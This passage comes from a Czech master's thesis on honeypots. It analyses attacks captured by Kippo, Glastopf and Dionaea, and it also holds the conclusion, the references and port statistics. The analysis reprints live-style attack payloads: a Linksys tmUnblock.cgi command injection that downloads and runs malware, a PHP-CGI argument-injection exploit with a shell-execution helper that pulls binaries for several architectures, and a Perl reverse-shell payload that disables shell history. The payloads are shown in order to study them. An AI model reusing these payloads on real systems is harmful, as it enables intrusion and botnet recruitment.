ttcp_ip=-h `cd /tmp;echo "#!/bin/sh" > .nttpd.sh;echo "rm -f .nttpd" >> .nttpd.sh;echo
"wget -O .nttpd http:// [ipadresa zdroje]:3344" >> .nttpd.sh;echo "chmod +x .nttpd" >>
.nttpd.sh;echo "./.nttpd" >> .nttpd.sh;chmod +x .nttpd.sh;./.nttpd.sh`&StartEPI=1
```

Útočník si naskriptuje stáhnutí souboru z URL http:// [ipadresa zdroje]:3344, přidá práva ke spuštění, poté spuštění samotné a smazání. Na konci z něj zůstane pouze skript a běžící malware v paměti.

Název „/tmUnblock.cgi“ reprezentuje CGI spustitelný soubor v určitých verzích Cisco Linksys routrech. Je zranitelný na „remote command execution” nebo „blind command injection“. Na základě výzkumu daného malwaru[1], se útočník pokouší zabezpečit router proti zásahům administrátora blokováním portů 80, 8080. Zároveň si útočník zajistí povolení přístupů pro přesně definované IP adresy pomocí ACCEPT a DROP.

[1] https://isc.sans.edu/forums/diary/Whatever+Happened+to+tmUnblockcgi+Moon+Worm/19999/

```
INPUT -p udp --dport 9999 -j DROP
INPUT -p tcp -m multiport --dport 80,8080 -j DROP
INPUT -s [server ip address utocnika] -j ACCEPT
```

Zdrojové země útoku:

Evropa/United Kingdom, Asie/Taiwan, North America/USA, Asie/Turecko, North America/USA, Evropa/Rusko, North America/Mexiko, Evropa/Bulharsko, Oceanie/Novy Zeland

5.4.3 Skener ZmEu

První útok tohoto typu byl zaznamenán 23. 11. 2015 v 18:01, poslední 13.3.2016 21:33. Celkově bylo provedeno proti honeypotu 36 útoků. ZmEu je webový skener, který byl vyvinut v Rumunsku. V síti internet hledá a identifikuje servery, které hostující zranitelnou verzi phpMyAdmin. Hackery je využívám pro pozdější napadení těchto zranitelných serverů.

Na honeypotu byly zaznamenány tyto požadavky:

```
GET /w00tw00t.at.blackhats.romanian.anti-sec:%29 HTTP/1.1
GET /MyAdmin/scripts/setup.php HTTP/1.1
GET /scripts/setup.php HTTP/1.1
GET /phpmyadmin/scripts/setup.php HTTP/1.1
```

Zdrojové země útoků:

Severní Amerika/Mexiko, Severní Amerika/USA, Evropa/Holandsko, Severní Amerika/USA, Asie/Singapur, Asie/Korea

5.4.4 Skener Morfeus

První útok tohoto typu byl zaznamenán 16. 09. 2015 v 18:35, poslední 25.2.2016 12:17. Celkově bylo provedeno proti honeypotu 37 útoků. Morfeus je webový skener, který je velmi rozšířený a hledá zranitelná místa ve webových aplikacích, převážně v PHP. Morfeus je velmi často aktualizován na nejnovější signatury útoků svými bot-mastery. Ověřuje řetězce „soapCaller.bs“ nebo „/user/soapCaller.bs“, který je často spojen se systémem pro správu obsahu, nebo Content Management System Drupal, který je znám svými zranitelnostmi.

Na honeypotu byly zaznamenány tyto požadavky:

```
GET /user/soapCaller.bs HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-us
Connection: Close
Host: [IP Adress]
User-Agent: Morfeus Fucking Scanner
```

Zdrojové země útoků:

Asie/Indonesie, Asie/Indie, Evropa/Spojené Království

5.4.5 Skener Muieblackcat

První útok tohoto typu byl zaznamenán 16. 09. 2015 v 13:16, poslední 8.3.2016 22:53. Celkově bylo provedeno proti honeypotu 40 útoků. Muieblackcat byl vytvořen na Ukrajině, dovoluje stejně jako předchozí skenery nalézt zranitelné PHP aplikace jako je PHPAdmin ve verzích od 2.5.6 do 2.8.2. Často je využíván bot-mastery a hackery.

Na honeypotu byly zaznamenány tyto požadavky:

```
GET /muieblackcat HTTP/1.1
GET //phpMyAdmin/scripts/setup.php HTTP/1.1
GET //pma/scripts/setup.php HTTP/1.1
GET //MyAdmin/scripts/setup.php HTTP/1.1
```

Zdrojové země útoků:

Severní America/USA, Evropa/Holandsko, Evropa/Francie, Severní America/USA, Asie/Čína, Evropa/Německo, Evropa/Irsko

5.4.6 CGI PHP

PHP injection

Níže je rozebrán kód, který byl přiložen do přílohy B jako GlastopfB2.txt

Hlavička byla v tomto tvaru spolu s injektovaným kódem.

```
POST /cgi-bin/php?-d allow_url_include=on -d safe_mode=off -d
suhosin.simulation=on -d disable_functions="" -d open_basedir=none -d
auto_prepend_file=php://input -d cgi.force_redirect=0 -d cgi.redirect_status_env=0 -n
HTTP/1.1
Connection: close
Content-Length: 1809
Content-Type: application/x-www-form-urlencoded
Host: [host ip address]
```

```
User-Agent: Mozilla/5.0 (compatible; Zollard; Linux)
```

```
-d allow_url_include=on -d safe_mode=off -d suhosin.simulation=on -d
disable_functions="" -d open_basedir=none -d auto_prepend_file=php://input -d
cgi.force_redirect=0 -d cgi.redirect_status_env=0
```

Tato část dat bude díky své syntaxi chybně předána do řádku interpretu příkazů PHP a může útočníkovi umožnit přepsání specifických konfiguračních parametrů PHP. V tomto případě je jedna z klíčových modifikací „auto_prepend_file=php://input“, která dovolí útočníkovi poslat PHP kód v těle požadavku. Útočník může například použít jakýkoli příkaz pro stažení souboru wget, curl, fetch, lwp-get a jiné. Při dalším rozboru těla kodu uvidíme, že byl použit příkaz wget pro stažení skriptů ze vzdáleného úložiště.

```
<?php
echo "Zollard";
```

Útočník si zde vypíše kontrolní volání pravděpodobně pro ověření zda je server zranitelný.

```
$disablefunc = @ini_get("disable_functions");
if (!empty($disablefunc))
{
 $disablefunc = str_replace(" ","",$disablefunc);
 $disablefunc = explode(",",$disablefunc);
}
```

Tento kód vypíše list neaktivních funkcí z webového serveru. Tyto funkce mohou být vypnuty z bezpečnostních důvodů. Tato informace je velmi důležitá pro útočníka, bude vědět, jaké funkce může volat. Pokud by volal funkce, které jsou zakázány, mohl by být zablokován nebo by na sebe zbytečně upozornil.

```
function myshellexec($cmd)
{
 global $disablefunc;
 $result = "";
 if (!empty($cmd))
 {
```

Kód výše představuje deklaraci funkce, která nese název „myshellexec“. Tato funkce má jeden vstupní parametr, jedná se o příkaz pro shell, který chceme spustit. Všechny tyto funkce mají většinou jeden hlavní účel, spustit příkaz v shellu a vrátit

výsledky. Pokud toto budeme prozkoumávat do hloubky, je nutné si uvědomit, že nevíme, jak systém dovolí spustit příkazový řádek. Některé metody mohou být povoleny, jiné zakázány, proto je nutné zvolit nejefektivnější cestu.

```
        if (is_callable("exec") and !in_array("exec",$disablefunc)) {exec($cmd,$result);
$result = join("\n",$result);}
        elseif (($result = `$cmd`) !== FALSE) {}
        elseif (is_callable("system") and !in_array("system",$disablefunc)) {$v =
@ob_get_contents(); @ob_clean(); system($cmd); $result = @ob_get_contents();
@ob_clean(); echo $v;}
        elseif (is_callable("passthru") and !in_array("passthru",$disablefunc)) {$v =
@ob_get_contents(); @ob_clean(); passthru($cmd); $result = @ob_get_contents();
@ob_clean(); echo $v;}
        elseif (is_resource($fp = popen($cmd,"r")))
        {
         $result = "";
         while(!feof($fp)) {$result .= fread($fp,1024);}
         pclose($fp);
        }
       }
      return $result;
}
```

První je nutné najít možnost spuštění, které v kódu zajišťují dvě funkce „System()“ a „passthru()“. Pokud je jedna možnost nedostupná, zkusíme jinou, dokud nenajdeme funkční možnost. Pokud jsme našli cestu pro spuštění příkazu, je nutné poté ověřit pomocí standardní php metody „is_callable“ jméno funkce. Posledním ověřením je funkce „!in_array“, která ověří, že daná funkce není serverem zakázána. Pokud všechna tato ověření jsou v pořádku splněna, kód pokračuje dál. Pokud jedna z těchto kontrol selže, kód pokračuje k další variantě příkazu. Vždy je možný pouze jeden pokus na příkaz. Pokud všechny možnosti selžou, tzv. „exec“, „system“ i „passthru“, jediná možnost je naklonovat proces, aby běžel celý znovu. Toto se děje pomocí „popen“ a výsledky jsou vráceny pomocí „fread“. Pokud i toto selže, tak selhal celý exploit.

```
myshellexec("rm -rf /tmp/armeabi;wget -P /tmp http:// [ipadresa
zdroje]:58455/armeabi;chmod +x /tmp/armeabi");
myshellexec("rm -rf /tmp/arm;wget -P /tmp http:// [ipadresa zdroje]:58455/arm;chmod +x
/tmp/arm");
myshellexec("rm -rf /tmp/ppc;wget -P /tmp http://[ipadresa zdroje]:58455/ppc;chmod +x
/tmp/ppc");
myshellexec("rm -rf /tmp/mips;wget -P /tmp http://[ipadresa zdroje]:58455/mips;chmod +x
/tmp/mips");
myshellexec("rm -rf /tmp/mipsel;wget -P /tmp http://[ipadresa
```

```
zdroje]:58455/mipsel;chmod +x /tmp/mipsel");
myshellexec("rm -rf /tmp/x86;wget -P /tmp http://[ipadresa zdroje]:58455/x86;chmod +x
/tmp/x86");
myshellexec("rm -rf /tmp/nodes;wget -P /tmp http://[ipadresa zdroje]:58455/nodes;chmod
+x /tmp/nodes");
myshellexec("rm -rf /tmp/sig;wget -P /tmp http://[ipadresa zdroje]:58455/sig;chmod +x
/tmp/sig");
myshellexec("/tmp/armeabi;/tmp/arm;/tmp/ppc;/tmp/mips;/tmp/mipsel;/tmp/x86;");
```

Závěrem tento kód umožňuje zavolat „myshellexec“ funkci, který byla deklarována již dříve. Každý příkaz ve svém těle nejdříve smaže obsah temp složky pomocí „rm -rf“ a poté stáhne nebezpečný soubor se specifikovanou architekturou pomocí příkazu wget. Poté je nastaven příznak pro spouštění „chmod +x“ na celou složku a spuštěn payload. Útočník se zde snaží, stáhnou soubor pro všechny dostupné architektury, což značí, že payload musí být systémově závislý, jedná se tedy o masivní získávání a napadávání systémů všech architektur.

PHPCGI2

Níže je rozebrán část kódu, který byl přiložen do přílohy B jako GlastopfB1.txt

```
        <?php system("wget [ipadresa zdroje1]/MSI/AT/.o/hb/php06 -O
/tmp/.0e1bc.log;perl /tmp/.0e1bc.log [ipadresa zdroje2];rm -rf /tmp/.0e1bc.log &");
?>set_time_limit(0);
        $ip = '[ipadresa zdroje3]';
        $port = 22;
```

V této části útočník dělá několik kroků.

1. Pomocí příkazu wget stáhne soubor z [ipadresa zdroje1]
2. Perl spustí z dané cesty.0e1bc.log z [ipadresa zdroje2]
3. Otevře spojení na portu 22 pro [ipadresa zdroje3]

```
        $shell = 'unset HISTFILE; unset HISTSIZE; uname -a; w; id; /bin/sh -i';
```

Tento zajímavý kus kódu umožní útočníkovi, vypnutí logování historii systému. Není tedy žádný záznam o aktivitě v historii. Příkaz uname spolu s přepínači a, w a id získá systémové informace o vlastnostech kernelu, uživatelích a id pod kterým je toto spouštěno. Ostatní části kódu převážně ošetřuje otevřené spojení.

6 Závěr

Výsledkem diplomové práce je charakterizování bezpečnostní technologie honeypotů, prezentací jejich možností pro monitorování bezpečnostních útoků, zjištění motivací útočníků a jejich technik.

V teoretické části byl proveden rozbor možných motivací útočníků a dnešních typů síťových útoků pro získání představy o dnešních hrozbách. Poté byly rozebrány generace honeypotů, jejich architektury a možné slabiny.

Praktická část se zaměřila na získání a analýzu informací ze třech nainstalovaných honeypotů. Informace byly získávány převážně z databází prostřednictvím SQL dotazů.
Je též možná analýza logů na serveru, ale databáze poskytují velmi dobré analytické možnosti díky SQL dotazům. Pro všechny honeypoty byly nainstalovány grafické moduly pro vizualizaci logů. Nejlépe propracovaný model vizualizace logů měl systém Kippo, kdy bylo možné z webového rozhraní pustit i záznam činnosti útočníka. Z analýzy výsledků byly získány skutečně velmi zajímavé výstupy, které obsahovaly CGI skripty, možnosti vizualizace činnosti útočníka a zdrojové země útoků. Všechny honeypoty měly aktivovánu možnost analýzy souborů na serverech třetích stran, převážně virustotal.com a globálních monitoringů hrozeb. V závěru práce se plně projevily nedostatky těchto honeypotů, jednalo se například o problematickou vizualizaci dat z Glastopf nebo nedostupnost souborů, které chtěl útočník spouštět. Honeypot Kippo nebo Dionaea by bylo možné pomocí rozsáhlých konfiguračních možností ještě více upravit pro větší atraktivitu vůči útočníkům

Přínosem dané diplomové práce jsou výsledky, které byly nabídnuty síťovým a bezpečnostním specialistům pro analýzu a automatické nahrávání záznamů hrozeb na servery třetích stran. Vzhledem k množství získaných dat a potencionálu v budoucím využití se otevírá mnoho možností k hlubší analýze útoků, zdrojových hrozeb nebo upravení konfigurace pro získání větší efektivity práce honeypotu a zaujmutí útočníků.

7 Seznam použité literatury

1. SPITZNER, Lance. Honeypots: Tracking hackers. Boston: Addison-Wesley, 2003, 452 s. ISBN 03-211-0895-7.
2. PROVOS, Niels; Thorsten HOLZ. Virtual honeypots: From botnet tracking to Intrusion detection. Addison-Wesley, 2008, 440 s. ISBN 978-032-1336-323.
3. Grimes, R. A. Honeypots for Windows. Apress, 2005, 424 s. ISBN 1590593359.
4. Xinwen Fu; Wei Yu ; Dan Cheng ; Xuejun Tan ; Streff, K. ; Graham, S. On Recognizing Virtual Honeypots and Countermeasures. IEEE, 2006, 20 s. ISBN 0-7695-2539-3.
5. Akkaya, Denis. Honeypots in Network Security. Švédsko, 2010, 39s.
6. Børge H-T,John. Honeypots in network perimeter defense systems. Norsko, 2011, 60s.
7. Joshi R.C., Sardana Anjali. Honeypots: A New Paradigm to Information Security CRC Press, 2011, 339 s. ISBN 978-1-57808-708-2.
8. Vavrečka, Jan. Systém pro správu honeypotů. Brno, 2012, 41s.
9. TROST, R. Practical Intrusion Analysis. Boston: Pearson Education. 2009. ISBN 0-321-59180-1.
10. LONG.J, Google HACKING. vyd., dotisk. Praha: ZONER, 2005. 459 s. ISBN 80-86815-31-5.
11. PETER, E., SCHILLER, T. A Practical Guide to Honeypots, Stav z 2015-08-19 Dostupné z www:<http://www.cse.wustl.edu/~jain/cse571-09/ftp/honey/index.html/>
12. Russell, D., & Gangemi, G. T. 1993. *Computer Security Basics.* Sebastopol, CA: O'Reilly & Associates.
13. 2009. Cyberspace Policy Review: Assuring a Trusted and Resilient Information and Communications Infrastructure. Washington, DC: Executive Office of the President of the United States. <http://www.whitehouse.gov/assets/documents/Cyberspace_Policy_Review_final/>
14. Kippo [online]. 2009 [cit. 2015-12-29]. Kippo - SSH honeypot. Dostupné z www: <http://code.google.com/p/kippo/>

15. Glastopf [online]. 2009 [cit. 2015-12-29]. Kippo - SSH honeypot. Dostupné z www: <https://github.com/mushorg/glastopf/>

16. Dionaea [online]. 2009 [cit. 2015-12-29]. Kippo - SSH honeypot. Dostupné z www: <https://github.com/rep/dionaea/>

17. Holz T., Raynal F., Detecting Honeypots and other suspicious environments [online]. 2005 [cit. 2016-01-02].Dostupné z www: <http://old.honeynet.org/papers/individual/DefeatingHPs-IAW05.pdf/>

18. Bojan, Z, Second-generation (GenII) honeypots, 2004 [cit. 2015-12-29]. Dostupné z www: < https://www.cs.auckland.ac.nz/courses/compsci725s2c/archive/termpapers/bz.pdf/>

19. Top 7 network attacks types in 2015, 2015[cit. 2016-01-25]. Dostupné z www: <http://www.calyptix.com/top-threats/top-7-network-attack-types-in-2015-so-far//>

20. Han, Ch., Dongre R., Q&A. What Motivates Cyber-Attackers? 2014 [cit. 2016-01-25]. Dostupné z www: <http://timreview.ca/sites/default/files/article_PDF/HanDongre_TIMReview_October2014.pdf>

21. Cyber attacks statistics [online]. 2015 [cit. 2016-01-20]. Dostupné z www: http://www.hackmageddon.com/2016/01/11/2015-cyber-attacks-statistics//

22. Rist,L, Know Your Tools:Glastopf, 2015 [cit. 2016-01-20]. Dostupné z www: < http://honeynet.org/sites/default/files/files/KYT-Glastopf-Final_v1.pdf//>

8 Přílohy


8.1.1 Seznam obrázků

8.1.2 Seznam tabulek

8.1.3 Seznam grafů


Příloha A – Grafy a Statistiky

Obrázek č. 13-Dionaea Mapa zemí útoků



Zdroj:autor

Obrázek č. 14-Dionaea Statistiky



Zdroj:autor

Obrázek č. 15-Dionaea Top15 Cílové porty

Počet útoků	Port
38770	5060
10150	1433
9020	4453
6442	3306
4726	23
3215	139
2719	1080
2229	80
2200	445
1400	8080
739	3389
493	3128
451	22
270	21320
256	9200

Zdroj:autor

Obrázek č. 16-Dionaea Top10 Protokoly

Počet útoků	Protokol
41343	pcap
20076	SipCall
18696	SipSession

10150	Mssqld
6442	Mysqld
2229	Http
2200	Smbd
336	RtpUdpStream
223	Epmapper
175	FTP

Zdroj:autor

Příloha B – Obsah přiloženého CD

- Readme.txt – struktura CD
- glastopf.cfg – Konfigurační soubor
- dionaea.cfg – Konfigurační soubor
- kippo.cfg – Konfigurační soubor
- Instalace_Glastopf_Kippo_Dionaea.txt – Instalační příručka pro Dionaea, Kippo, Gastopf
- GlastopfPB1.txt – CGI
- GlastopfPB2.txt – CGI
- SQL_Dionaea.sql-sql dotazy pro db Dionaea
- SQL_Glastopf.sql-sql dotazy pro db Glastopf